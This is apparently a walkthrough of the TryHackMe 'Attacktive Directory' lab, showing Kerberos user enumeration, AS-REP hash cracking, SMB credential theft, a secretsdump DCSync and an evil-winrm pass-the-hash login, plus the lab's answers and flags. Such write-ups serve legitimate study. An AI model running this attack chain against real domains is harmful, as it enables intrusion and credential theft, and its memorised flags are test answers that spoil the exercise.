Attacktive Directory

Task 1 Intro Deploy The Machine

Done

Task 2 Intro Setup

Done

Task 3 Enumeration Welcome to Attacktive Directory

1.

What tool will allow us to enumerate port 139/445?

enum4linux

2. Use -flag of Nmap to detect the service: nmap -A 10.10.22.8

```
| rdp-ntlm-info:
| doTarget_Name: THM-AD
| NetBIOS_Domain_Name: THM-AD
| NetBIOS_Computer_Name: ATTACKTIVEDIREC
| DNS_Domain_Name: spookysec.local
| DNS_Computer_Name: AttacktiveDirectory.spookysec.local
| Product_Version: 10.0.17763
| System Time: 2021-06-27T07:59:08+00:00
```

What is the NetBIOS-Domain Name of the machine?

THM-AD

3. The answer is ".local"

What invalid TLD do people commonly use for their Active Directory Domain?


.local

Correct Answe


Task 4 Enumeration Enumerating Users via Kerberos

```
Version: dev (n/a) - 06/27/21 - Ronnie Flathers @ropnop
This tool is designed to assist in quickly bruteforcing valid Active Directory ac
gh Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the
rollers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out acco
  kerbrute [command]
Available Commands:
  bruteforce
                 Bruteforce username:password combos, from a file or stdin
                 Bruteforce a single user's password from a wordlist
  bruteuser
                 generate the autocompletion script for the specified shell
  completion
                 Help about any command
  help
  passwordspray Test a single password against a list of users userenum Enumerate valid domain usernames via Kerberos
                                                                                I
  version
                 Display version info and quit
```

Use: userenum --dc spookysec.local -d spookysec.local userlist.txt



We can see svc-admin and backup are two notable account



Task 5 Exploitation Abusing Kerberos

Use kerbrute to retrieve the hash password, then search it on hashwiki.

```
svc-admin
```

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (St

```
Kerberos 5 AS-REP etype 23
```

What mode is the hash?

```
18200
```

Now crack the hash with the modified password list provided, what is the user accounts password?

```
management2005
```

Task 6 Enumeration Back to the Basics


Use smbclient to map

```
___(kali⊗kali)-[/opt/impacket/examples]

$ smbclient -L 10.10.22.8 --user svc-admin
Enter WORKGROUP\svc-admin's password:
           Sharename
                                Type
                                             Comment
          ADMIN$
                                Disk
                                             Remote Admin
                                Disk
           backup
                            ext Disk hich shDefault share
           IPC$
                                             Remote IPC
                                IPC
                               Disk
           NETLOGON
                                             Logon server share
          SYSV0L
                                             Logon server share
SMB1 disabled -- no workgroup available
 (kali⊗kali)-[/opt/impacket/examples]

$ smbclient \\\10.10.22.8\\backup --u
                                                    user svc-admin
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> ls
                                                             0 Sat Apr 4 15:08:39 2020
0 Sat Apr 4 15:08:39 2020
48 Sat Apr 4 15:08:53 2020
                                                   D
   backup_credentials.txt
```


Get File and decode by base64



Task 7 Domain Privilege Escalation Elevating Privileges within the Domain

Using the backup account we can use another tool from Impacket this time called 'secretsdump.py', we will be able to get all the password hashes that this user account has access to.

python3 secretsdump.py -just-dc backup@spookysec.local



Task 8 Flag Submission Flag Submission Panel

Use evil-winrm

```
      (kali⊗ kali) - [~]

      $ evil-winrm -u administrator -H 0e0363212e37b94221497260b0bcb4fc -i 10.10.22.8
```

Answer the questions below

svc-admin

TryHackMe{K3rb3r0s_Pr3_4unth}

backup

TryHackMe{B4ckM3UpSc0tty! }

Administrator

TryHackMe{4ctiveD1rectoryM4st3r}